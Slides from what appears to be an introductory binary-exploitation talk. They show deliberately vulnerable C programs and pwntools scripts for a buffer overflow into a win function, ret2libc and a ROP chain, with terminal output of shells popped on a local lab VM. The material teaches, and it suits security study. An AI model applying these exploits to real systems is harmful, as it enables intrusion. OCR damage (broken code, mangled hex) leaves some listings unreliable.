


















PIE

Position Independant Executable




1st run

2nd run

3rd run

stack canary





bof to win

```
#include <stdio.h>
void setup(){
  setvbuf(stdin,0x0,2,0);
  setvbuf(stdout,0x0,2,0);
  setvbuf(stderr,0x0,2,0);
void win(){
    system("/bin/sh");
void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
int main(){
    setup();
    vuln();
```

compile with > gcc main.c -o main -m32 -no-pie -fno-stack-protector

pwntools

from pwn import * io = process("./main")

gdb.attach(io) io.sendlineafter(b">",b"...") io.interactive()

https://docs.pwntools.com/en/stable/






bof to win



: 0xffffd3b8 bp



Oxfffd3b8+Ox4 - Oxfffd390 = Ox2c



bof to win

from pwn import * io = process("./main")

gdb.attach(io) io.sendlineafter(b">",b"A"*0x2c + p32(0x8049203)) io.interactive()

```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$ python3 exploit.py
[+] Starting local process './main': pid 5503
[*] Switching to interactive mode
$ ls
exploit.py main main.c
[*] Interrupted
[*] Stopped process './main' (pid 5503)
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$
```



what if there's no win() function?

libc

.text				
.dota				
esd.				
LIBC .text				
LIBC . data				
LIBC .bss				
\bullet \bullet \bullet				



Aim: mimic a system("bin/sh") call

what does the stack look like when system("/bin/sh") is called?

Aim: mimic a system("bin/sh") call

what does the stack look like when system("/bin/sh") is called?




System (ret val of vuln)

AAAA (ret value of system)

str

Elbin 1sh"





```
#include <stdio.h>
#include <stdlib.h>
```

```
void setup(){
  setvbuf(stdin,0x0,2,0);
 setvbuf(stdout, 0x0, 2, 0);
  setvbuf(stderr,0x0,2,0);
  printf("system @ %p\n",(void *)system);
void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
int main(){
    setup();
    vuln();
```

compile with > gcc main.c -o main -m32 -no-pie -fno-stack-protector







0xf7f3b0d5 - 0xf7dc9cd0 = 0x171405

```
from pwn import *
io = process("./main")
```

```
io.recvuntil(b"system @ ")
system = int(io.recv(10), 16)
binsh = system + 0x171405
```


```
log.info("system: " + hex(system))
log.info("binsh str: " + hex(binsh))
```

```
io.sendlineafter(b">",b"A"*0x2c + p32(system) + b"BBBB" + p32(binsh))
io.interactive()
```


```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/ret2libc$ python3 exploit.py
[+] Starting local process './main': pid 5939
[*] system: 0xf7da6cd0
[*] binsh str: 0xf7f180d5
[*] Switching to interactive mode
$ 1s
```


```
compile exploit.py main main.c
```

```
[*] Interrupted
[*] Stopped process './main' (pid 5939)
```





Stack






Stack











Return-Oriented Programming #include <stdio.h>

```
#include <stdlib.h>
void setup(){
 setvbuf(stdin,0x0,2,0);
 setvbuf(stdout,0x0,2,0);
 setvbuf(stderr,0x0,2,0);
void win(int a, int b, int c){
   if (a == 0xdeadbeef && b == 0xcafebabe && c == 0x13371337)
        system("/bin/sh");
void gadgets(){
    asm("pop rdi;");
    asm("ret;");
    asm("pop rsi;");
   asm("ret;");
    asm("pop rdx;");
    asm("ret;");
void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
int main(){
    setup();
    vuln();
```

> gcc main.c -o main -no-pie -fno-stack-protector -masm=intel

I realized that you can just ret to system upblicing arrow I made the challange, so pls just don't do that :).

```
from pwn import *
io = process("./main")
pop_rdi = p64(0x401245)
pop_rsi = p64(0x401247)
pop_rdx = p64(0x401249)
win = p64(0 \times 4011 \text{fb})
ret = p64(0x40124d)
rop = b^{"}A^{"}*0x28
rop += pop_rdi + p64(0xdeadbeef)
rop += pop_rsi + p64(0xcafebabe)
rop += pop_rdx + p64(0x13371337)
rop += ret + win
#gdb.attach(io)
io.sendlineafter(b">",rop)
io.interactive()
```

		<do_system+92> <do_system+103></do_system+103></do_system+92>	mov mov mov	QWORD PTR DWORD PTR QWORD PTR
→ >		<do_system+115> <do_system+119></do_system+119></do_system+115>	movaps lock	XMMWORD PT cmpxchg DW
	0x7fa05fdb6985 0x7fa05fdb698b	<do_system+127> <do_system+133> <do_system+139> <do_system+142></do_system+142></do_system+139></do_system+133></do_system+127>	jne mov lea mov	0x7fa05fdb eax, DWORD edx, [rax+ DWORD PTR

```
[rsp+0x180], 0x1
[rsp+0x208], 0x0
[rsp+0x188], 0x0
TR [rsp], xmm1
WORD PTR [rip+0x1cbe01],
b6c30 <do_system+816>
D PTR [rip+0x1cbdf9]
+0x1]
[rip+0x1cbdf0], edx
```

Final Words

Questions

Thanks for listening

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